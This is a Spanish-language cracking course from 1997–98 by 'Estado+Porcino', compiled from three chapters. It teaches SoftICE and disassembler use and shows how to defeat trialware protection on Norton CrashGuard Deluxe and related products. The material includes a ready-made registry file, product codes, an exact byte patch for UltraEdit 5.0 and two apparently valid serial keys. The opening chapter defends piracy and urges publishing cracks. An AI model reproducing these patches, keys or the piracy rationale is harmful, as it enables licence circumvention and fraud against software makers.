* Possible Reference to String Resource ID=00001: "Turnkexe"

:00406748 C705C826430001000000  mov dword ptr [004326C8], 00000001
:00406752 E859100000                    call 004077B0   ß Entrada en el bloque anterior
:00406757 66392D04254300                cmp word ptr [00432504], bp
:0040675E 0F84F4010000                  je 00406958
:00406764 BF34254300                    mov edi, 00432534
```

Ummmm…. Aquí ya tenemos una bonita dirección de memoria (variable global) para usar con Softice.Pero antes añadamos la librería RSAGNT32.DLL. al la lista de dll que sabe manejar el Softice.

Abrimos el Symbol Loader de Softice y en el menu Editià Softice Initialization SettingsàExports añadimos RSAGNT32.DLL. Abrimos el Symbol Loader y cargamos (Load) el programa CGDeluxe.exe. Ya en el SoftIce:

Bpx 406752

Bpx startSalesAgent

Pulsamos F5 y cuando aparezca la ventana de "Welcome to Symantec Trialware" pulsamos sobre el botón "Buy Now". Aparecer en el Softice en el primer breakpoint Bpx 406752

Seguimos ejecutando, paramos en la función startSalesAgent

```
cs:00407834 E807F30000          Call rsagnt32!startSalesAgent   ß Asistente de compra
cs:00407839 83C408              add esp, 00000008
cs:0040783C 66833D0425430000    cmp word ptr [00432504], 0000
cs:00407844 742B                je 00407871             ß si salta, has comprado
```

Nopeamos el asistente de compra. Esto es, sustituimos la llamada por instrucciones inonfesivas. En : 00407834 90 90 90 90 90

Si estudiamos je 00407871 y hacemos que no vaya a la dirección 407871 aparece una ventana contándonos que se ha grabado un archivo llamado Rslicens.txt pero esto no hace que se active el proceso de compra, este nos es el camino.

Otra comparación interesante se encuentra después de la rutina de entrada al bloque

cs:00406752 E859100000 call 004077B0 ß Bloque anterior cs:00406757 66392D04254300 cmp [00432504], bp ßComparación Interesante cs:0040675E 0F84F4010000 je 00406958 cs:00406764 BF34254300 mov edi, 00432534

Cuando nos encontremos sobre la dirección cs:0040675E cambiamos el flag de cero que estará activada (Z) y la colocamos a desactivada (z). Ahora el programa seguirá en cs:00406764. Pulsemos F5 y veamos que ocurre.

Ha aparecido una ventana que nos dice que esperemos mientras nuestro programa esta siendo preparado (Please wait while your software is being prepared). Al fin, se "PREPARA EL SOFTWARE"

Nota: Si el proceso anterior se repite muchas veces conviene que cerremos todos los programas que tengamos activo e incluso el mismo Norton Crashguard que tengamos en la barra de tareas.

Una vez completado este proceso habremos comprado virtualmente el Norton crashguard Deluxe.

Observaremos que han desaparecido los ficheros CGDeluxe.dl_ y CGDeltky.dll y han aparecido dos archivos de licencia RSLICENS.txt y LICENSE.xxxxxx (números de licencia) Este proceso realizado en tiempo real con el Softice no trae ningún problema… pero a la hora de hacer los parches no encontraremos problemas con los checksum .Pero..TRANQUILOS QUE TODO TIENE SOLUCION.

MODIFICANDO EL REGISTRO

Usaremos una herramienta muy útil para los crackers el programa Regmonitor (si no lo tienes consíguelo) .Observamos unas variables que lee el programa (no registrado) al principio y tenemos:

HKCR\ultxfile\Format\MSHAEZDC\write /* Esta nos suena */
HKCR\ultxfile\Format\MSHAEZDC\xlate
HKCR\ultxfile\Format\MSHAEZDC\open /* Esta nos suena*/

Bien, basta comparar los valores antes y después de "preparar" el software, para darse cuenta que la única modificación la realiza en open. Cuando está registrado su valor es:

HKEY_CLASSES_ROOT \ultxfile\Format\MSHAEZDC\open
00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 10 00
08 08 00 00 10 00 00 00 - 00 00 00 00 00 00 00 00

Esta es la forma en que se comunica al resto de utilidades que la compra ya ha tenido éxito.
Y YA ESTÁ, basta con introducir este valor en el registro para que quede registrado el Norton CrashGuard Deluxe 3.0

MSHAEZDC corresponde al programa en cuestión a comprar. Usando el regmonitor vemos que clave busca el programa a desproteger y anotamos el código (MSHAEZDC).

Esta táctica se ha probado con éxito con las siguientes aplicaciones protegidas por la compañía Release Software Corporation : Norton utilities, Norton Uninstaller, Norton Antivirus, Xing MPEG Encoder,

Creando un archivo de registro ya tenemos hecho un crack no destructivo ya que no modifica ningún ejecutable.

```
---------------------------------- Cortar por aquí ---------------------------------------------
---
REGEDIT4
; (c) ESTADO+PORCINO 1998
; Modificación de registro para Norton Crash Guard Deluxe
; Mr.Red & otras hierbas
;
[HKEY_CLASSES_ROOT\ultxfile\Format\MSHAEZDC]
"open"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,10,00,08,08,00,00,10,00,00,00,00,00,00,00,00,00,00,00

---------------------------------- Cortar por aquí ---------------------------------------------
---
```

Para los demás programas que usan esta protección tenemos:

Xing MPEG Encoder códigoà MSHVEMAV
Norton Utilities códigoà MSHVEM0E
Norton Unisntaller códigoà MSHW2EHL
Bueno ha sido largo pero ha merecido la pena.

MORALEJA: Si quieres poner una puerta, procura que no sea de papel.

Es el colmo de la incompetencia. Confías la venta de tu producto a un empresa que proporciona una protección ridícula que no vende tu producto si no que prácticamente lo regala. Por que no invertir la millonada que Symantec habrá pagado a Release Software Corporation encontrar a unos buenos programadores en ensamblador que hicieran una protección decente.Además, esta compañía protege y vende productos de más empresas a parte de Symantec.
Basta pasarse por su web http://www.releasesoft.com y comprobar lo orgullosos que están de sus clientes.
Realmente, no creo que esta compañía dure mucho.

La importancia de este artículo radica en que se ha conseguido solventar con éxito la protección de una casa de Software dedicada a proteger y vender. Quedan a nuestros pies cientos de programas , con una protección de papel, gracias a la incompetencia de una avariciosa compañía. Mejor sería que diera los programas gratis, y de dejara de hacer el ridículo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO II. Diseccionando a los Muertos

Uedit 5.0

Enero 1998

Indice

INTRODUCCIÓN

DESCENSO A LOS INFIERNOS:
- Mu bien y esto pa que coño me sirve.

EL LISTADO MUERTO:
- Manos a a la obra.

INTRODUCCIÓN

!Saludos Familia !

Empezemos este año con una de las técnicas crack más importantes "El Listado muerto" o "death listing". Hasta ahora hemos visto la "aproximación en vivo" o "live approaching" con el maravilloso Softice.

DESCENSO A LOS INFIERNOS.

Veamos de una vez por todas como se ejecuta una sentencia en el procesador, desde el inicio hasta el final.

Supongamos que estamos programando en un lenguaje de Alto Nivel (C, C++, Pascal,Delphi,Visual Basic). Se llaman de Alto Nivel para diferenciarlos de los lenguajes más próximos al procesador, como el Ensamblador, a los que se llama lenguajes de Bajo Nivel. Cuanto más "Alto" programemos, más control perderemos sobre nuestro programa, y esto es un grave problema.

Supongamos un programa, escrito en Alto Nivel, que pinta la frase "HOLA MUNDO" en pantalla. ¿ Qué pasos se siguen hasta que realmente se pinta la frase?.

Nuestro programa debe de residir en un fichero, al que se denomina fichero fuente, en el que aparece la sentencia para pintar la frase. Este fichero no es entendible por el procesador, sólo es un conjunto de caracteres, mu diferente del conjunto de 0 y 1 que necesita para trabajar. Es aquí donde entra el compilador, transforma el fichero fuente en un fichero intermedio, también llamado fichero objeto. En esta transformación se comprueba la sintaxis de las sentencias (falta el punto y coma) y la semántica (has pasado un entero cuando se esperaba un real). El compilador realiza entonces una fase de linkado para reunir los distintos ficheros objeto que conforman nuestro programa final (aunque tengamos un único fichero fuente). En esta fase se determinan el mapeo final del program en memoria (que dirección de memoria va a tener cada instrucción del conjunto de ficheros objeto). Tras la fase de linkado, el programa final se encuentra en un lenguaje llamado pseudocódigo, mu sencillote. Aquí se pueden tomar 3 vías.

Primera: **Dejar el programa como está, y que otros pogramas o librerías (como la vbrun500.dll de Visual Basic) lo traduzcan (lo interpreten) a sentencias entendibles por el porcesador.**

Segunda: Transformar el pseudocódigo a un lenguaje de Bajo Nivel como el ensamblador. En tal caso, se necesitará un compilador de ensamblador para que el programa pueda ser ejecutado. OJO, el ensamblador no es entendible por el tonto procesador que sólo ve unos y ceros, son dos cosas distintas.

Tecera: **La más común, transformar directamente de pseudocódigo a ejecutable**

Un fichero ejecutable consta de unos y ceros (o de números en hexa, según se mire) ordenados de una forma especial; ordenados en instrucciones: Los 3 primeros números son el tipo de instrucción, los 4 siguientes el operando1, el siguiente el operador...Cada instrucción es depiezada dentro del procesador y dan a lugar a la ejecución de un

conjunto de programas presenten dentro del procesador, son las microrutinas. Estas microrutinas son las encargadas de bloquear buses, activar multiplexores, dar tensión a un transistor o no, pa enterndernos. Accionando correctamente buses, multiplexires... se pintará relamete la frase en pantalla.

Bien, esto es todo.

Mu bien y esto pa que coño me sirve.

Existe una correspondencia directa entre lenguaje ensablador y programa ejecutable. Gracias a un desensamblador (W32DASM, IDA PRO), a partir de un ejecutable podemos obtener el programa el lenguaje ensablador sin disponer del fichero fuente. Un program en ensamblador puede ser fácilmente entendido por los humanos (o eso dicen algunos). Esto nos da un poder tremendo a los crackers. Podemos saber como funciona un programa sin necesitar del programa original. Y lo que es má aún, independientemente del lenguaje de Alto Nivel. Todos los lenguajestienen que pasar a ejecutable de alguna u otra forma, y es aquí cuando usamos nuestro desensamblador y extraer su listado en ensablador. Da igual que programa esté hecho en Pascal, O C++, lo entederemos igualmente ya que leeremos ensamblador.

EL LISTADO MUERTO

La idea es sencilla. Cojemos nuestro desensamblador favorito y se lo pasamos al objetivo. Obtendremos un listado en ensamblador de nuestro programa a crackear. La técnica crack se llama Listado muerto porque entenderemos y manejaremos el programa con este listado, sin tener que ejecutarlo, con el programa muerto. A diferencia de cuando lanzamos el SoftIce y entendemos el programa cuando se está ejecuntandose, cuando "vive".

Hay tre ventajas fundaentales para utilizar el Listado Muerto.

- Podemos seguir el programa fácilmemte de atrás hacia adelante, basta con pasar de página, no hace falta volver a ejecutatlo.

- Es mucho más relajado imprimir y estudiar 4 páginas de código que rastrear con el SoftIce. Este es uno de los consejos de +ORC.

- Se descubren pequeños secretos, como rutinas inactivas.

La paciencia y la tranquilidad son dos requisitos fundamentales en un cracker. Es fácil perderte trazando con el SoftIce e imposible con el Listado Muerto.

Manos a la Obra

Una vez desensamblado el objetivo, la idea es buscar cadenas de texto interesantes, como "unregistered", "expired", "congratulations" y mirar al rededor de estas cadenas buscando un salto mágico. Las palabras en concreto dependen del programa y son las que aparecen para recordarte que aún no te has registrado.

CÓMO CRACKEAR UEDIT 5.0

Objetivo: Uedit 5.0.
Versión: 5.0 3/7/97
Nombre del ejecutable: uedit32.exe
Website: http://www.uedit.com
Tamaño del ejecutable: 812.514 bytes.
Tipo de protección: Por número de serie y temporal.
Dificultad: Medio.
Tiempo de crackeo: 5 minutos.
Herramientas: W32dasm8.X, SoftIce.

Siguiendo la recomendación del maestro +ORC, continuamos con el crack a nuestras herramientas de trabajo. En este caso nos encontramos ante un excelente editor hexadecimal, vital para nuestros negocios :-)

Instalemos el programa, ejecutémoslo y veamos lo que nos encontramos. ARRJJ!!, una horrible ventana nos dice que tenemos 45 diás para registranos. Además tiene un bonito botón "Enter Authorization Code". Pulsemos y veamos. Un típico nombre de usario y número de serie (al que le llamaré passwod o pass). Si pulsamos cuaquier guarrada en ambos, sorpresa, ningúm mensaje advirtiendo del error, ningún pitido (recordais el capítulo I), nada excepto una ventana de mensaje que dice que hace falta cerrar el programa para validar el código. ¿Habrá leido Ian D. Mead las lecciones de Estado+Porcino?. Bien, ¿por donde atacar?. No tenemos nada que nos indique que nos hemos equivocado. ¿Que tal si usamos el Listado Muerto amiguitos?

Una vez desensablado el programa y dentro del W32dasm pulsemos el botón de Strn Ref (el boton que está al lado del botón de impresora) para ver las cadenas de caracteres que aparecen en el nuetro objetivo. Que vemos, que casualidad , tenemos la frase "Thank you fot supporting Shareware" , hagamos doble click y veamos donde aparecemos:

*** Referenced by a (U)nconditional or (C)onditional Jump at Address: |:00401B77(C) |**

:00401B7D 83FB09 cmp ebx, 00000009

:00401B80 7504 jne 00401B86

:00401B82 C645EC20 mov [ebp-14], 20 * Referenced by a (U)nconditional or (C)onditional Jump at

:00401B86 8D45C8 lea eax, dword ptr [ebp-38]

*** Possible Reference to String Resource ID=00010: " Thank you for supporting Shareware." |**

:00401B89 6A0A push 0000000A

En :00401B89 tenemos una referencia a la cadena que nos interesa. Cada frase del programa tiene asociado un número, en este caso es el 0000000A y este número se les pasa al las rutinas que tienen que imprimir los mensajes. La forma tradicional de pasarle parámetros a una rutina es a través la pila mediante push (como en :00401B89). Los parámetros se pasan empezando por el último, es lo que se llama paso de parámetros mediate el modelo de PASCAL, existen otros modelos, pero son poco utilizados.

¿Estamos en el camino adecuado¿, nop, ya que el número de nuestra frase, el 0000000A (en es número 10 en decimal) es muy utilizado en cualquier programa y cada vez que aparezca, el desensamblador pensará que se está haciendo referencia a nuestra frase. Bien pensemos un poco.

Nuestro programa está limitado por 45 días de uso, pasado ese tiempo, lo normal es que nos aparezca una frase deciendo algo así como "Evaluation time expired". Busquemos (Con el botón de la linterna) la palabra expired pasada a una rutina mediante push a ver que encontramos.

```
:043F7D3 E8375DFCFF call 0040550F

:0043F7D8 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F7DE 758A jne 0043F76A

:0043F7E0 8D4D10 lea ecx, dword ptr [ebp+10]

:0043F7E3 E829C00100 call 0045B811
```

```
:0043F7E8 8D4D14 lea ecx, dword ptr [ebp+14]

:0043F7EB C645FC01 mov [ebp-04], 01

:0043F7EF E81DC00100 call 0045B811

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day
Evaluation time expired!!!!" |

:0043F7F4 6A44 push 00000044
```

BINGO. No sentís el código, no percibis como estamos en el camino correcto.

Si, tenemos en :0043F7F4 un push con el número asociado a la frase que buscamos y justo en :0043F7DE un salto a 0043F76A que evita imprimir el mesaje, pero el punto clave es ver la comprobación del salto en :0043F7D8. Se comprueba si el contenido de EBX es igual a una dirección fija de memoria la [004A0CDC]. Las direcciones fijas son las típicas variables globales tan mal utilizadas en los programas. Tenemos una variable global que controla la aparición de un mensaje de error. En algún punto del programa debe de inicializarse [004A0CDC] con un valor ,si localizamos este trozo de código, estaremos en plena rutina de comprobación. ¿Facil, verdad?

Busquemos [004A0CDC] y veamos quien la inicializa, sólo nos interesan las sentencias que inicializen la variable, no las sentencias que comprueban su valor. Normalmente se inicializa por defecto a un valor de error (indicando que no estamos registrados) y se inicializa corectamente cuando nos registrmemos. Conforme aparecen occurencias de nuestra variable glabal sabemos que estamos en el buen camino porque siempre está rodeada de mensajes de error o de felicitación.

Buscando [004A0CDC] encontramos las siguientes sentencias que modifican la variable (el resto de apariciones son comprobaciones del valor)

```
:00405541 893DDC0C4A00 mov dword ptr [004A0CDC], edi

:004056A3 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:004057D4 8325DC0C4A0000 and dword ptr [004A0CDC], 00000000

:00426924 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Que tenemos aquí. Parece lógico pensar que en :004057D4 tenemos la incialización por defecto, ya que un AND con ceros da cero. La sentencia contraria la tenemos en :0043F684 que mueve 1 a la variable, esto sin duda indica que nos hemos registrado. También podría ser al revés, cero registrado, uno no registrado, pero este no es el caso. Basta ejecutar el Softice y poner bpr 004A0CDC 004A0CDC rw , la primera modificación debe ser la asignación por defecto, en este caso la :004057D4. Por tanto solo debemos centrarnos en la asignación a uno :0043F684, olvidando el resto de asignaciones. Esto es un axioma fundamental ante la duda, elige siempre la solución más sencilla. Bien, veamos que hay entorno a la :0043F684

```
:0043F65C E89A560300 call 00474CFB

:0043F661 8B7804 mov edi, dword ptr [eax+04]

:0043F664 8B4514 mov eax, dword ptr [ebp+14]

:0043F667 48 dec eax

:0043F668 7478 je 0043F6E2

:0043F66A 48 dec eax

:0043F66B 0F85F9000000 jne 0043F76A

:0043F671 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F677 0F85DA010000 jne 0043F857

:0043F67D 833DBC024A0000 cmp dword ptr [004A02BC], 00000000

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Tenemos diversos saltos que evitan nuestra asignación a uno. El primer salto, sestá en :0043F668 7478 je 0043F6E2 que tal si lo cambiamos por EB1A jmp 43F684. Osea, siempre saltamos a 43F684 evitando las comprobaciones de :0043F66B y :0043F677.El código EB es la instrucción de salto incondincional JMP, 1A es el número de bytes desde la sentencia condicional hasta la sentencia donde queremos saltar. Fácil, ¿verdad?.

Perfecto, rula. Basta con buscar en el ejecutable uedit32 la secuencia 8B451448747848 y cambiarla por 8B451448EB1A48. Pero hay un peque problema, el crack funciona pero no tenemos un número de serie correcto. En principio basta, pero pensando un poco

podremos sacar nuestro propio número de Serie. ¿ Qué se os ocurre?

Sip, exactamante,¿ que tal si le seguimos la pista a nuestro número de serie basura y vemos con quién se comparará? . La pregunata es, donde coloco un bpx para pararme justo antes de que se compruebe mi número de serie. La respuesta es sencilla, en :43F618 (echarle un vistazo al listado muerto) comienza la rutina en la que se asigna a 1 nuestra variable glabal. Este puede ser un buen comienzo. Abrimos el Softice con el uedit, ponemos nuestro nombre Estado+Porcino y un número basura 1212121212121212 . Cerramos el uedit y lanzamos de nuevo el SoftIce poniendo la sentencia *bpx 43F618*. **Aparecemos en :43F618, ahora es el momento de buscan nuestro número de serie con** *s 30:00 l ffffffff ´12121212´* **lo encontramos es :942F9C (esta direcciónpuede cambiar en tu ordenador). Borramos el punto de ruptura anterior con** *bc 0* **y creamos uno nuevo con la dirección donde está nuestra password con** b*pr 942F9C 942F9C+f rw* **seguimos adelante con** *Crtl+D* **para ver quien caen en buestra trampa. Aparecemos en :40B73A con varios movsd , nuestra password se está copiando en otro sitio. La sentencia movsd, copia caracteres de ees:esi a ees:edi. Pongamos en el SoftIce** *d ees:edi* **para ver como realmente se va a copiar, además pongamos otro punto de ruptura en la nueva posición de nuestra password con** *bpr ees:edi ees:edi+f rw* **.Curiosamente, si nos movemos un poco con los cursores por ees:edi aparecen las passwords correctas, pero todavía no es el momento. Lancemos de nuevo el SoftIce con** *Crtl+D* **y aparecemos en :444FOE ,aquí encontramos una pequeña comprobación, en ecx tenemos nuestra pass (para comprobarlo basta con poner** *d ecx*) **y en edx apuntamos a una zona de nuestro nombre, concretamente a "tado+Porcino". Esto no es exactamente lo qu buscamos, así que sigamos adelante con** *Crtl+D* **y aparecemos en :444EBO con una comprobación entre edx y ecx a través de al. Curiosamente edx apunta a nuestra pass y ecx apunta a Y2+cHdcBd6=DBC/P este churro es la pass correcta, si seguimos con** *Crtl+D* **aparecemos en el mismo sitio con edx apuntando a nuestra pass y ecx apunta a JWKTUUTH02166710 otra pass correcta. A lo largo de la evolución del programa desde sus primeras versiones, se ha cambiado 2 veces de generador de pass por cuestiones de seguridad, ¡qué estúpidos!. Por eso la doble comprobación, ver si nuestra pass es del antiguo generador o del nuevo.**

Eso es todo por ahora, no seais unos descerebrados y utilicéis mi pass, buscad la vuestra, es mu sencillote.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO I. Orígenes

TechFacts 95

Diciembre 1997

Indice

*** UN POCO DE TODO:**

- Agradecimientos
- ¿Qué es eso de crackear?
- ¿Por qué crackear?
- ¿A quién va dirigido este curso?
- ¿Qué es lo que vamos a aprender?
- ¿No estaremos quitando el pan a los programadores de aplicaciones?
- ¿Qué necesito pa esto de crakear?

*** IDEAS BÁSICAS SOBRE CRACKING:**

*** Herramientas CRACK:**

- Editor hexadecimal
- Desensamblador
- Debugger

*** ESQUEMAS DE PROTECCION:**

*** ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE:**

- Acerca de los programadores
- Análisis de esquemas con número de serie
- ¿Cómo atacar?
- Otro punto de ataque

- Comparación de ataques

UN POCO DE TODO:

¡Saludos Familia !

He decidido crear esta serie de capítulos con un objetivo puramente educativo (sin ningún tipo de obscuro interés comercial). Mi objetivo es ayudar a los nuevos crackers en sus primeros pasos.

Agradecimientos

Al TodoPoderoso +ORC, a su acólito +FRAVIA y a los miembros de WKT por su apoyo.

¿Qué es eso de crackear?

Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama ingeniería inversa (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses.

¿Por qué crackear?

Vivimos en un una sociedad que da asco. Es inconcebible que se destruyan o penalicen la producción de productos básicos (cereales,lácteos...) en aras de una estabilidad de precios.Vivimos en una sociedad donde el 95% de la gente se ve sometida al control de un 5 %. Toda persona debería tener un mínimo de recursos para ser feliz,pero esto no es así.

El noble arte del crakeo es una herramienta para distribuir la riqueza entre la sociedad. Si necesitas un programa (que tienes en un CD-ROM) y no tienes una cuenta en un banco USA, ni 30 dólares, ¿por qué narices tienes que esperar y pagar si lo necesitas?, crackealo y publica el crack en Internet. Así ayudarás a la gente menos afortunada que está axifiada por esta sociedad desigualitaria.

¿A quién va dirigido este curso?

Este curso va dirigido a toda persona con interés en el crack y/o con la filosofía crack.

Sin olvidar a los programadores.

¿Qué es lo que vamos a aprender?

Dejaremos de un lado el añorado DOS, para centrarnos en cracks para programas en W95.

¿No estaremos quitando el pan a los programadores de aplicaciones?

Los programadores viven muy bien a costa de los royaltis que pagan las grandes empresas y esos repugnantes yupis encorbatados con escased de neuronas. Además, un programa crakeado es más conocido y utilizado que uno que no lo esté. Digamos que el crack es una forma de publicidad. Baste recordar el compilador de Pascal de la casa Borland. Originalmente fue copieteado y distribuido casi libremente hasta la saciedad. Borland conocía este hecho y por eso no introdujo ningún tipo de protección. Al cabo de poco tiempo, esos estudiantes se convirtieron en programadores que reclamaban a sus empresas la compra del compilador que sabían utilizar, el Pascal de Borland. Si las casas de soft ya son ricas sin nuestro dinero, ¿a que estado de corrupción se llegaría si lo tuvieran?. Aunque parezca extraño este ensayo está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

En último caso depende de la conciencia de cada uno, si crees que un programador ha realizado una buena aplicación, que te es útil y que además está bien programada, entonces obra adecuadamente y recompénsalo registrándote. A decir verdad sólo he encontrado un programa de este estilo

¿Qué necesito pa esto de crakear?

- Interés y PazYCiencia.

- Algún conocimiento de ensamblador. Cuanto más conozcas mejor crackearás, pero para este curso mas bien poco, intentaré hacer las cosas fáciles.

- Ayuda de otro cracker más experto (por ejemplo Estado+Porcino)

IDEAS BÁSICAS SOBRE CRACKING

Un programa no es más que un montón de instrucciones (haz, esto, haz lo otro), una tras otra. Estas instrucciones, (en general) están en memoria, parte de ellas se encargan de impedir la ejecución del resto (el verdadero programa). Resumiendo, tienes un bonito programa tras una puerta (esquema de protección), nuestro objetivo es reventar la puerta, buscar la llave,pasar por las rendijas,quemarla..., como puedes ver una cantidad inagotable de ataques.

Un pequeño inciso, sólo puedes reactivar instrucciones que se encuentren en el programa. Por ejemplo, si se ha desactivado la opción de salvar, puede ser que el conjunto de sentencias para salvar el programa esté presente pero desactivado, o bien que simplemente no esté. Si están las sentencias, se pueden reanimar, sino están entramos en un mundo diferente, una evolución del cracking, la apasionante Reconstrucción Software, pero eso será tema de otro capítulo.

Herramientas CRACK

Demos un breve repaso a las principales herramientas que utilizaremos a lo largo del curso. Existen otras muchas herramientas que las comentaré cuando nos sean necesarias.

Editor hexadecimal

Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?.

Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)

Un editor hexa, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre. Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexa, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".

Un no es más que una modificación de las instrucciones de un fichero, así pues para hacer un crack debemos saber que instrucciones modificar y en qué fichero. Una vez crackeado el fichero, el programa se comportará siguiendo la nueva sentencia que le hemos modificado.

Hay un montón de editores hexa, yo os recomiendo UltraEdit-32 Professional, os lo podéis bajar de http://ftpsearch.ntnu.no/

(excelente herramienta de búsqueda en la Web, utilízala cuando no encuentres algún fichero) busca w32dasm. Yo utilizo la versión 4.31a. Cada cracker tiene su editor favorito, !encuentra el tuyo!. Este programa es shareware, así que tendrás que crackearlo, recuerda : lo primero que tienes que crakear son tus propias herramientas. Si no puedes crackearlo, busca otro editor hexa, los hay a montones.

Desensamblador

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador (tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él. Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.

Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta que veremos más adelante.

Puedes pillar un magnífico desensamblador para W95 en http://www/expage.com/page/w32dasm , es shareware, así que deberás crackearlo. Próximamente le dedicaremos un capítulo al w32dasm y aprenderemos a crackearlo. Yo utilizo la versión 8.9, aunque una posterior es también útil.

Debugger

Un debugger permite ejecutar instrucción a instrucción (instrucciones en ensamblador, se entiende) un programa, por tanto también ejecutará instrucción a instrucción la rutina de protección, ya que es parte del programa. Esto nos permitirá analizar su comportamiento.

El mejor debugger para W95 es sin duda el Softice quo te lo puedes bajar de http://www.numega.com , es sin duda uno de los mejores programas que he visto en mi vida. Te recomiendo que te bajes también los manuales. El Softice es una de las mejores

herramientas cuanto más domines al Softice, mejor crakearás, y te aseguro que se pueden realizar verdaderas maravillas con él. Para trazar (esto es, pasar el debug) a programas MS-DOS, puedes utilizar versiones anteriores del Softice o utilizar algunos de los excelentes debugger que hay para Dos como el SymbDebug.

Os indicaré un par de consejos y trucos para el Softice.

--> Instalación

Haz la prueba de pantalla, si te la saltas, lo más seguro es que cuando actives el Softice se te quede la pantalla a rayas. Busca el driver de la tarjeta de vídeo que tengas instalada en W95 dentro de la lista que se ofrece. Aunque la encuentres, haz la prueba de pantalla, es posible que no funcione correctamente. Si no encuentras tu tarjeta de vídeo o tienes problemas de pantalla, corta la instalación y selecciona "Adaptador de Vídeo Standard VGA", reinstala el Softice y utiliza ese mismo driver para la prueba de pantalla. Si sigues teniendo problemas te remito a la Doc del Softice (que deberías haberte bajado). Particularmente, con el adaptador Standard VGA no he tenido nunca problemas. Hay por ahí sueltos una ampliación de drivers de tarjetas para Softice, búscalos si no quieres pasa a la VGA Standard.

Activa la opción de ratón, te evitará escribir bastantes secuencias hexa de instrucciones, te permitirá moverte libremente por las ventanas, seleccionar, copiar y pegar texto así como redimensionar las ventanas.

--->Configuración

El Loader es una pequeña utilidad que permite especificar el programa que queremos depurar y además nos permite configurar el Softice, En Edit/SoftIce Initialization Settings/Initialization string pon X;wl;wr;wd7; code on; y en Histoy Buffer Size pon 512
Abre el fichero winice.dat (dentro del directorio de instalación del Softice) , toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.

--->Ejecución

El Softice debe cargarse siempre antes que W95. Si estas en W95, reinicializa en modo MS-DOS y ejecuta WINICE.EXE, este cargará el Softice y W95. Te recomiendo que utilices un fichero bat.

Las ventanas que aparecen son

Ventana de registros de la CPU (wr). A los típicos se ha añadido una E así se diferencia los registros normales que admiten 16 bits, de los registros que soportan 32 bits. Por ejemplo, ax se llama ahora eax. Siempre podremos referencias a ax, sabiendo que nos quedaremos con 16 bits últimos de eax.

Ventana de datos de la CPU (wd). Muestra la memoria en formato hexa, ahí se pueden

apreciar los datos que maneja el programa, entre otras cosas.

Ventana de código (wc). Muestra, la dirección de memoria en la que se encuentra la instrucción, la codificación hexa de la instrucción y la instrucción en ensamblador.

Ventana de control, el la que aparece arriba el nombre del programa que estamos trazando. Aquí es donde introduciremos los comandos del SoftIce.

He aquí algunos comandos fundamentales para el Softice:

CTRL+D

Conmuta de W95 al Softice y viceversa. No te asustes por el pantallazo ni por el aspecto cutre inicial, llegarás a quererlo, créeme. Si salen rayas, vuelve a leer el apartado -->Instalación

F4

Estando en Softice, te permite echar un ojo al estado actual en W95 sin necesidad de conmutar.

F8

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutarán una a una todas las instrucciones de la rutina llamada.

F10

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutan de golpe todas las sentencias de la rutina llamada.

F11

Ejecuta de golpe todas las instrucciones de la rutina actual y se para el la instrucción siguiente de la rutina padre que llamó a esta rutina. Esto nos permite trazar al padre, estando en una rutina hija. En cuanto la uses menudo verás que no es tan complicado como parece.

F12

Ejecuta todas las sentencias hasta el primer ret (incluido)

bpx nombreRutina

